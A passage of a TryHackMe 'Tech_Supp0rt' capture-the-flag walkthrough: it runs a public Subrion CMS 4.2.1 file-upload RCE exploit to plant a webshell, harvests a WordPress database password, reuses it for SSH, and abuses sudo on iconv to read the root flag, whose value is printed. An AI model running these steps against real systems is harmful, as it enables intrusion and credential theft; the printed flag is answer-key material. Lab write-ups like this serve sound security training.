Subrion CMS 4.2.1 - Cross Site Request Forgery (CSRF) (Ad | php/webapps/50737.txt
Subrion CMS 4.2.1 - Cross-Site Scripting                 | php/webapps/45150.txt
--------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

Exec command `searchsploit -m <PATH>` to copy & paste the **49876.py** file into the current directory → Execute it




```
┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ python3 49876.py -h
Usage: 49876.py [options]

Options:
  -h, --help            show this help message and exit
  -u URL, --url=URL     Base target uri http://target/panel
  -l USER, --user=USER  User credential to login
  -p PASSW, --passw=PASSW
                        Password credential to login
```

In some cases, you might get and error like this for the first time you execute the code




```
  File "/home/kali/.local/lib/python3.11/site-packages/bs4/element.py", line 1617, in _norma
lize_search_value
    if (isinstance(value, str) or isinstance(value, collections.Callable) or hasattr(value,
'match')
                                                    ^^^^^^^^^^^^^^^^^^^^
AttributeError: module 'collections' has no attribute 'Callable'
```

Let's move to the mention path in the error output and try to figure it out




```
┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ sudo nano /home/kali/.local/lib/python3.11/site-packages/bs4/element.py
```

Add this line at the above error line




```
def _normalize_search_value(self, value):
    # Leave it alone if it's a Unicode string, a callable, a
    # regular expression, a boolean, or None.
    # Fix Error
    collections.Callable = collections.abc.Callable
    if (isinstance(value, str) or isinstance(value, collections.Callable) or hasattr(va>
        or isinstance(value, bool) or value is None):
        return value
```

Save and to re-execute the exploit file




```
┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ sudo nano /home/kali/.local/lib/python3.11/site-packages/bs4/element.py

┌──(kali㉿kali)-[~/TryHackMe/Tech_Supp0rt]
└─$ python3 49876.py -u http://10.10.131.22/subrion/panel/ -l admin -p Scam2021
[+] SubrionCMS 4.2.1 - File Upload Bypass to RCE - CVE-2018-19422

[+] Trying to connect to: http://10.10.131.22/subrion/panel/
[+] Success!
[+] Got CSRF token: lAksklwhEahLM9oqCK69gd5XovvBy7O56o2HplXp
[+] Trying to log in...
[+] Login Successful!

[+] Generating random name for Webshell...
[+] Generated webshell name: ajyuwnthpuwruqq

[+] Trying to Upload Webshell..
[+] Upload Success... Webshell path: http://10.10.131.22/subrion/panel/uploads/ajyuwnthpuwru
qq.phar

$
```

Gain Access




```
$ pwd
/var/www/html/subrion/uploads

$ ls -l ../..
total 28
-rw-r--r--  1 root     root     11321 May 28  2021 index.html
-rw-r--r--  1 root     root        21 May 28  2021 phpinfo.php
drwxr-xr-x 13 www-data www-data  4096 May 29  2021 subrion
drwx------  2 www-data www-data  4096 May 29  2021 test
drwxr-xr-x  5 www-data www-data  4096 May 29  2021 wordpress

$ 
```

There is a **wordpress** directory which might contain some user's information → We'll exploit this




```
$ ls -l ../../wordpress
total 208
-rwxr-xr-x  1 www-data www-data   405 Feb  6  2020 index.php
-rwxr-xr-x  1 www-data www-data 19915 Jan  1  2021 license.txt
-rwxr-xr-x  1 www-data www-data  7345 Dec 30  2020 readme.html
-rwxr-xr-x  1 www-data www-data  7165 Jan 21  2021 wp-activate.php
drwxr-xr-x  9 www-data www-data  4096 May 13  2021 wp-admin
-rwxr-xr-x  1 www-data www-data   351 Feb  6  2020 wp-blog-header.php
-rwxr-xr-x  1 www-data www-data  2328 Feb 17  2021 wp-comments-post.php
-rwxr-xr-x  1 www-data www-data  2992 May 29  2021 wp-config.php
drwxr-xr-x  6 www-data www-data  4096 Jun 15 13:18 wp-content
-rwxr-xr-x  1 www-data www-data  3939 Jul 31  2020 wp-cron.php
drwxr-xr-x 25 www-data www-data 12288 May 13  2021 wp-includes
-rwxr-xr-x  1 www-data www-data  2496 Feb  6  2020 wp-links-opml.php
-rwxr-xr-x  1 www-data www-data  3313 Jan 11  2021 wp-load.php
-rwxr-xr-x  1 www-data www-data 44994 Apr  5  2021 wp-login.php
-rwxr-xr-x  1 www-data www-data  8509 Apr 14  2020 wp-mail.php
-rwxr-xr-x  1 www-data www-data 21125 Feb  2  2021 wp-settings.php
-rwxr-xr-x  1 www-data www-data 31328 Jan 28  2021 wp-signup.php
-rwxr-xr-x  1 www-data www-data  4747 Oct  9  2020 wp-trackback.php
-rwxr-xr-x  1 www-data www-data  3236 Jun  9  2020 xmlrpc.php
```

The **wp-config.php** usually contains the user's creds such as username and password



```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wpdb' );

/** MySQL database username */
define( 'DB_USER', 'support' );

/** MySQL database password */
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
-rwxr-xr-x  1 www-data www-data  3236 Jun  9  2020 xmlrpc.php
```


We've got the username and password of the **wordpress** database. I'd already tried to exploit the wordpress with this creds but it did not work. So I tried to figure out whether the user of this machine was available to **ssh connection**



```
$ ls -l /home
total 4
drwxr-xr-x 4 scamsite scamsite 4096 May 29  2021 scamsite

$ 
```

So! The user on this target machine is **scamsite**


SSH




```
┌──(kali㉿kali)-[~]
└─$ ssh scamsite@10.10.131.22
scamsite@10.10.131.22's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


120 packages can be updated.
88 updates are security updates.


Last login: Thu Jun 15 13:30:10 2023 from 10.8.97.213
scamsite@TechSupport:~$ id
uid=1000(scamsite) gid=1000(scamsite) groups=1000(scamsite),113(sambashare)
scamsite@TechSupport:~$ 
```

We are in

Privilege Escalation → Root




```
scamsite@TechSupport:~$ sudo -l
Matching Defaults entries for scamsite on TechSupport:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User scamsite may run the following commands on TechSupport:
    (ALL) NOPASSWD: /usr/bin/iconv
```



Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
./iconv -f 8859_1 -t 8859_1 "$LFILE"
```



```
scamsite@TechSupport:~$ LFILE=/root/root.txt
scamsite@TechSupport:~$ sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"
851b8233a8c09400ec30651bd1529bf1ed02790b  -
scamsite@TechSupport:~$ 
```